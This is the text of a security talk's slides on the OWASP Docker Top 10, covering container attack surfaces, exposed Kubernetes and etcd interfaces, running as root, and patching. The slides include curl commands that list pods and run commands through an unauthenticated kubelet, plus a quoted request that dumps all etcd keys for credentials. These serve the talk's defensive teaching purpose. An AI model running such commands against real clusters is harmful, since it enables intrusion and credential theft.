

OWASP Docker / Container Top 10



License of slides (except pictures)

Dr. Dirk Wetter



<http://creativecommons.org/licenses/by-nc-sa/4.0/>

https://de.wikipedia.org/wiki/Datei:Container_ship_MSC_Zoe_on_the_river_Elbe_in_front_of_Blankenese.jpg by Hummelhummel, CC BY-SA 3.0

Independent Consultant - Information Security

(self-employed)

OWASP

- Organized + chaired AppSec Europe 2013 in Hamburg
- Involved in few following European conferences
- ... and German matters

Open Source

- Longtime smaller contributions
-  TLS-Checker [testssl.sh](#)

- 20+ years paid profession in infosec
- System, network + application security
- Pentests, consulting, training
- Information security management

- **docker** Hyped + new ?

- FreeBSD: *Jails* **2000**
- Solaris: *Zones / Containers* **2004**
- Linux: *Docker* **2013 (March)**



Tweets

31.3K

Following

4,295

Followers

11.8K

Following



Does docker leak sensitive data to the kernel of a host machine it runs on?

5:55 PM - 2 Oct 2018 from [Burbank, CA](#)

2 Retweets **3** Likes



7



2



3



- **Instead of FaaS (oder BaaS?):**
Serverless computing

Siemens Lufthaken? ;-)

- @weldpond:
Full spectrum engineer

*Now a developer must become fluent in
software testing, deployment, telemetry
and even security.
Developers will be responsible for
securing their own work!*

(heisedevsec 2017)

Full Spectrum Engineer



www.fullspectrumengineering.com

Support forums for Full Spectrum Engineering and Full Spectrum Laser





- **Docker**

- Doesn't solve any *application security* problems
- It also doesn't create those
- But it creates / can create *system and network* attack surfaces



- **Threats to my containers?**



→ **Enumerate!**

- **1st vector:** Application escape



→ **2nd:** Host




- **1st vector:** Application escape

→ **2nd:** **Network**

- Container
- Host
- NFS, LDAP
- ... und



- **1st vector:** Application escape
 - **2nd:** **Network**
 - **Orchestration**



- **2nd: Network / Orchestration**

- Kubernetes: Insecure kubelet @ tcp/10250 (HTTPS) + 10255 (HTTP)

Controlling access to the Kubelet

Kubelets expose HTTPS endpoints which grant powerful control over the node and containers **By default**

Kubelets allow unauthenticated access to this API.

Production clusters should enable Kubelet authentication and authorization.

- Default still open?
- Fixes complete?
 - <https://github.com/kubernetes/kubernetes/issues/11816>
 - <https://github.com/kubernetes/kubernetes/pull/59666>

Lists systems

```
curl -sk https://$IP:10250/pods | jq .
```

Code EXEC

```
curl -sk https://$IP:10250/exec|run/<ns>/<pod>/<container>/ -d "cmd=ls /"
```

- **2nd: Network / Orchestration**
 - Kubernetes
 - sometimes not secured etcd @ tcp/2379
 - dashboard @ tcp/9090 (not installed per default)

Cryptojacking Tesla

The screenshot shows the Kubernetes console interface. The browser address bar indicates a 'Not Secure' connection to a URL containing 'secret/default/aws-s3-credentials?namespace=default'. The console header shows the Kubernetes logo and a search bar. The left sidebar contains navigation links for 'Config and storage', 'Secrets', and 'aws-s3-credentials'. The main content area is divided into 'Details' and 'Data' sections. The 'Details' section shows the secret's name, namespace, creation time, and type. The 'Data' section displays the secret's contents, which are redacted with yellow boxes. A text box on the right states: 'The initial point of entry for the Tesla cloud breach, Tuesday's report said, was an unsecured administrative console for **Kubernetes**, an open source package used by companies to deploy and manage large numbers of cloud-based applications and resources.'

Not Secure | [https://\[redacted\]/secret/default/aws-s3-credentials?namespace=default](https://[redacted]/secret/default/aws-s3-credentials?namespace=default)

Name

kubernetes

Search

Config and storage > Secrets > aws-s3-credentials

Namespace

default

Overview

Workloads

Daemon Sets

Deployments

Jobs

Pods

Replica Sets

Replication Controllers

Stateful Sets

Details

Name: aws-s3-credentials

Namespace: default

Creation time: 2017-10-12T22:29

Type: Opaque

Data

aws-s3-access-key-id: [redacted]

aws-s3-secret-access-key: [redacted]

The initial point of entry for the Tesla cloud breach, Tuesday's report said, was an unsecured administrative console for **Kubernetes**, an open source package used by companies to deploy and manage large numbers of cloud-based applications and resources.

"The hackers had infiltrated Tesla's Kubernetes console which was not password protected," RedLock researchers wrote. "Within one Kubernetes pod, access credentials were exposed to Tesla's AWS environment which contained an Amazon S3 (Amazon Simple Storage Service) bucket that had sensitive data such as telemetry."

- **2nd: Network / Orchestration**
 - CoreOS,
 - etcd @ tcp/2379

Authentication Guide

Overview

Authentication – having users and roles in etcd – was added in etcd 2.1. This guide will help you set up basic authentication in etcd.

etcd before 2.1 was a completely open system; anyone with access to the API could change keys. In order to preserve backward compatibility and upgradability, this feature is off by default.

For a full discussion of the RESTful API, see [the authentication API documentation](#)

The security footgun in etcd

March 16, 2018



- **2nd: Network / Orchestration**
 - CoreOS,
 - etcd @ tcp/2379

password	8781
aws_secret_access_key	650
secret_key	23
private_key	8

I did a simple search on shodan and came up with 2,284 etcd servers on the open internet. So I clicked a few and on the third try I saw what I was hoping not to see. CREDENTIALS, a lot of CREDENTIALS. Credentials for things like cms_admin, mysql_root, postgres, etc.

[..] I wrote a very simple script that basically called the etcd API and requested all keys. That's basically equivalent to doing a database dump but over their very nice REST API.

GET http://<ip address>:2379/v2/keys/?recursive=true

This will return all the keys stored on the servers in JSON format. So my script basically went down the list and created a file for each IP (127-0-0-1.json) with the contents of etcd. I stopped the script at about 750 MB of data and 1,485 of the original IP list.

From: <https://gcollazo.com/the-security-footgun-in-etcd/>

- **Target: Orchestration tool**
 - Research:
 - Exposed orchestration tools (Lacework: [PDF](#))
 - **Internet!**

Open Management Interfaces and APIs

CONTAINERS AT-RISK

A Review of 21,000 Cloud Environments

High Level Findings


- 22,672 OPEN ADMIN DASHBOARDS DISCOVERED ON INTERNET
- 95% HOSTED INSIDE OF AMAZON WEB SERVICES (AWS)
- 55% HOSTED IN AN AWS REGION WITH THE US (US-EAST MOST POPULAR)
- > 300 OPEN ADMIN DASHBOARDS OPEN WITH NO CREDENTIALS

Platforms Discovered

We discovered the following applications during our research:

- Kubernetes
- Mesos Marathon
- Swagger API UI
- Red Hat Openshift
- Docker Swarm:
 - Portainer
 - Swarmpit

- **My dear neighbors**
 - Other Containers



- **Platform / Host**
 - Think:
 - What's wrong w my foundation??



- **Integrity of images**
 - Confidentiality?



Trust

Threat modeling

- Chances to mess up things **considerably**



- **OWASP Docker Top 10**

https://www.owasp.org/index.php/OWASP_Docker_Top_10

- Rather security controls than risks
- Do's vs. Dont's
- home work + beyond
-  <https://github.com/OWASP/Docker-Security>
- Simplified examples + syntax
 - Only docker cmdline / Dockerfile
 - No YAML, etc.

Top #	Title
D01	Secure User Mapping
D02	Patch Management Strategy
D03	Network Separation and Firewalling
D04	Secure Defaults and Hardening
D05	Maintain Security Contexts
D06	Protect Secrets
D07	Ressource Protection
D08	Container Image Integrity and Origin
D09	Follow Immutable Paradigm
D10	Logging

- **Top 1: Secure User Mapping**
 - Docker's **insecure default!**
 - Running code as privileged user

```
FROM ubuntu
MAINTAINER [REDACTED]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
ENTRYPOINT ["/usr/sbin/nginx","-g","daemon off;"]
EXPOSE 80
```


- **Top 1: Secure User Mapping**
 - ~ fix it: Running nginx as non-privileged user

```
FROM ubuntu
MAINTAINER [REDACTED]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
RUN adduser [..] minion

USER minion

ENTRYPOINT ["/usr/sbin/nginx","-g","daemon off;"]
EXPOSE 80:8080
```

- Top 1: Secure User Mapping (cont'd)

```
root      5834   0.0   0.0   Jun29   0:00  ssh-agent
root      30815  0.1   0.0   Jun30   3:58  /usr/sbin/containerd --listen fd:// --start-timeout=2m
root      31205  0.0   0.0   Jun30   0:01  \_ containerd-shim dbd41f92eff67c59be6e3df9b65bc647d80eb48916e5769e44bec07296d93088 /var/run/docker/libcontainer/d
root      31222  0.0   0.0   Jun30   0:00    \_ /bin/sh -c /start
root      31260  0.0   0.0   Jun30   0:00      \_ /bin/bash /start
root      31644  0.0   0.0   Jun30   0:00        \_ tail -F /var/log/openvas/gsad.log /var/log/openvas/openvasmd.log /var/log/openvas/openvassd.dump /va
root      31262  0.3   0.9   Jun30   8:55          \_ redis-server 127.0.0.1:6379
root      31276  0.1   0.0   Jun30   3:44            \_ openvassd: Waiting for incoming connections
root      31287  0.0   0.4   Jun30   1:06              \_ openvasmd
root      31296  0.0   0.0   Jun30   0:00                \_ /usr/sbin/gsad --mlisten 127.0.0.1 -m 9390 --gnutls-priorities=SECURE128:-AES-128-CBC:-CAMELLIA-128-CBC:
root      30818  0.2   0.2   Jun30   5:57 /usr/bin/dockerd --containerd /run/containerd/containerd.sock --add-runtime oci=/usr/sbin/docker-runc
dirks@laptop:~|0%
```

- Top 1: Secure User Mapping (cont'd)

UID	PID	PPID	C	PRI	STIME	TTY	TIME	CMD
root	5508	5491	3	80	Sep27	?	12:41:34	java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root	20749	20731	0	80	Sep27	?	02:08:34	java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root	23053	23036	1	80	Sep27	?	04:43:48	java -Xmx512m -jar /mainappl.jar
root	25264	25247	0	80	Sep27	?	02:03:03	java -Xmx512m -jar /mainappl.jar
root	26740	26712	0	80	Sep27	?	01:54:23	java -Xmx512m -jar /mainappl.jar
root	27841	27823	4	80	Sep27	?	13:03:24	java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root	28187	28167	0	80	Sep28	?	01:13:01	java -Xmx512m -jar -Dspring.profiles.active=prod-prod /mainappl.jar
root	29232	29213	0	80	Sep27	?	02:27:11	java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root	30917	30898	0	80	Sep27	?	01:56:59	java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root	34542	34519	5	80	Aug29	?	06:59:13	java -Xmx512m -jar /auth.war
root	50270	50194	4	80	Sep27	?	15:15:31	java -Xmx512m -jar /auth.war
root	56683	56663	40	80	Aug29	?	2-02:56:14	java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root	58309	58291	7	80	Aug29	?	09:15:46	java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root	62418	62335	1	80	Aug29	?	01:27:41	java -Xmx512m -jar /appnl.jar
root	62634	62611	0	80	Aug29	?	00:53:55	java -Xmx512m -jar /appnl.jar
root	62963	62930	0	80	Aug29	?	00:31:46	java -Xmx512m -jar -Dspring.profiles.active=prod /mainappl.jar
root	64175	64157	0	80	Aug29	?	00:47:43	java -Xmx512m -jar /appnl.jar
root	65288	65267	0	80	Aug29	?	01:03:07	java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root	65649	65626	0	80	Aug29	?	00:52:27	java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root	66177	66158	0	80	Aug29	?	01:04:33	java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root	68013	67993	11	80	Aug29	?	14:00:31	java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar

- **Top 1: Secure User Mapping (cont'd)**
 - Workaround: Remap *user namespaces* !
 - `user_namespaces(7)`
 - <https://docs.docker.com/engine/security/usersns-remap/#enable-usersns-remap-on-the-daemon>
 - Nutshell:
 - Configure
 - mapping in `/etc/subuid + /etc/subgid`
 - `/etc/docker/daemon.json`
 - Start dockerd with `--usersns-remap <mapping>`
 - Limits:
 - Global to dockerd
 - PID ns / net ns

- **Top 1: Secure User Mapping (cont'd)**
 - **Never-ever as Root**
 - Violation of Least Privilege Principle
 - Giving away benefit of „containment“
 - Escape from application => root in container
 - No need to do this
 - Also not of low (≤ 1024) ports

- **Top 2: Patch Management Strategy**
 - **Host**
 - **Container Orchestration**
 - **Images**
 - **Container Software**

- **Top 2: Patch Management Strategy**

- **Host**

- Kernel-Syscalls
 - Window for privilege escalation!

```
The following 6 packages require a system reboot:
```

```
dbus-1 glibc kernel-default-4.12.14-lp151.22.9 kernel-firmware libopenssl1_0_0 libopenssl1_1
```

```
1516 packages to upgrade, 14 new, 1 to remove.
```

```
Overall download size: 1.97 GiB. Already cached: 0 B. After the operation, additional 394.5 MiB will be used.
```

```
Note: System reboot required.
```



- **Top 2: Patch Management Strategy**
 - **Container Orchestration**
 - Don't forget to patch the management as needed ;-)

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2018-1002105	388			2018-12-05	2018-12-25	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In all Kubernetes versions prior to v1.10.11, v1.11.5, and v1.12.3, incorrect handling of error responses to proxied upgrade requests in the kube-apiserver allowed specially crafted requests to establish a connection through the Kubernetes API server to backend servers, then send arbitrary requests over the same connection directly to the backend, authenticated with the Kubernetes API server's TLS credentials used to establish the backend connection.														
2	CVE-2017-1002100	200		+Info	2017-09-14	2017-09-29	4.0	None	Remote	Low	Single system	Partial	None	None
Default access permissions for Persistent Volumes (PVs) created by the Kubernetes Azure cloud provider in versions 1.6.0 to 1.6.5 are set to "container" which exposes a URI that can be accessed without authentication on the public internet. Access to the URI string requires privileged access to the Kubernetes cluster or authenticated access to the Azure portal.														
3	CVE-2017-1000056	264			2017-07-17	2017-08-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Kubernetes version 1.5.0-1.5.4 is vulnerable to a privilege escalation in the PodSecurityPolicy admission plugin resulting in the ability to make use of any existing PodSecurityPolicy object.														
4	CVE-2016-7075	295		Bypass	2018-09-10	2018-11-16	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
It was found that Kubernetes as used by Openshift Enterprise 3 did not correctly validate X.509 client intermediate certificate host name fields. An attacker could use this flaw to bypass authentication requirements by using a specially crafted X.509 certificate.														
5	CVE-2016-1906	264		+Priv	2016-02-03	2017-05-18	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Openshift allows remote attackers to gain privileges by updating a build configuration that was created with an allowed type to a type that is not allowed.														
6	CVE-2016-1905	284			2016-02-03	2016-06-15	4.0	None	Remote	Low	Single system	None	Partial	None
The API server in Kubernetes does not properly check admission control, which allows remote authenticated users to access additional resources via a crafted patched object.														
7	CVE-2015-7528	200		+Info	2016-04-11	2016-06-15	5.0	None	Remote	Low	Not required	Partial	None	None
Kubernetes before 1.2.0-alpha.5 allows remote attackers to read arbitrary pod logs via a container name.														

- **Top 2: Patch Management Strategy**
 - **Mini-Distro Images**
 - $\Delta t_{\text{re-deployment}} > \Delta t_{\text{important patches}} ?$

- **Top 2: Patch Management Strategy**
 - **Docker / Container Software**
 - dockerd , docker-containerd-shim
 - libs, ...

